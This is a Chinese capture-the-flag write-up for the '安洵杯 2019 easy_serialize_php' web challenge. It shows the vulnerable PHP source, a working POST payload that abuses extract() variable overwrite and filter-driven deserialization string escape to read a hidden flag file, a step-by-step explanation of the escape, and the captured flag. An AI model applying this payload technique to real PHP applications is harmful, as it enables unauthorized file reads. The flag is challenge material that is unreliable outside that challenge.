
# [ctf web][安洵杯 2019]easy_serialize_php writeup

原创

shu天 于 2021-09-02 12:53:01 发布 89 收藏 1

分类专栏： ctf # web 文章标签： php ctf web serialize





ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏


## [安洵杯 2019]easy_serialize_php

> 知识点：
> extract()变量覆盖
> 字符串覆盖逃逸(原理：序列化后的结构经过了某些处理，反而而把结构体本身的结构给打乱了)

源码：

```php
<?php

$function = @$_GET['f'];  //get f为function

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);  //unset将$_SESSION销毁了。
}

$_SESSION["user"] = 'guest';  //$_SESSION数组
$_SESSION['function'] = $function;

extract($_POST);  //extract会导致变量覆盖

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));   //$_SESSION数组序列号并过滤存为$serialize_info

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

`phpinfo`里面找到`d0g3_f1ag.php`



Core

| PHP Version | 7.0.33 |
|---|---|

| Directive | Local Value | Master Value |
|---|---|---|
| allow_url_fopen | On | On |
| allow_url_include | Off | Off |
| arg_separator.input | & | & |
| arg_separator.output | & | & |
| auto_append_file | d0g3_f1ag.php | d0g3_f1ag.php |
| auto_globals_jit | On | On |
| auto_prepend_file | *no value* | *no value* |

> 思路：
> f=show_image读文件的，让$userinfo['img']是相应的d0g3_f1ag.php的base64加密
> 不传img_path
> if(!$_GET['img_path']){
> $_SESSION['img'] = base64_encode('guest_img.png');
> 利用自定义函数filter的替换进行字符串覆盖逃逸，自己把img的base放进去

payload:


```
_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

原理:


```
_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}    //ZDBnM19mMWFnLnBocA==    →    d0g3_f1ag.php
|
↓
serialize($_SESSION)
"a:2:{s:7:"phpflag";s:48:";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==
";}"

phpflag 的值 ;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==
|
↓
filter过滤后phpflag就会被替换成空
a:2:{s:7:"";s:48:";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}

第一个键名成了 ";s:48: 7位，然后对应的值是 s:1:"1"; 即为1
因为已经闭合了，后面的部分;s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}会被直接抛弃
```

要凑两个：`;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}` 长度为48 → `s:48:`


`phpflag` 长度7 == `";s:48:`



`$flag = 'flag in /d0g3_fllllllag';`同理读取




flag{5bf9a35f-a07c-4b55-9983-25ee50ee425e}






> 参考文章：https://www.cnblogs.com/h3zh1/p/12732336.html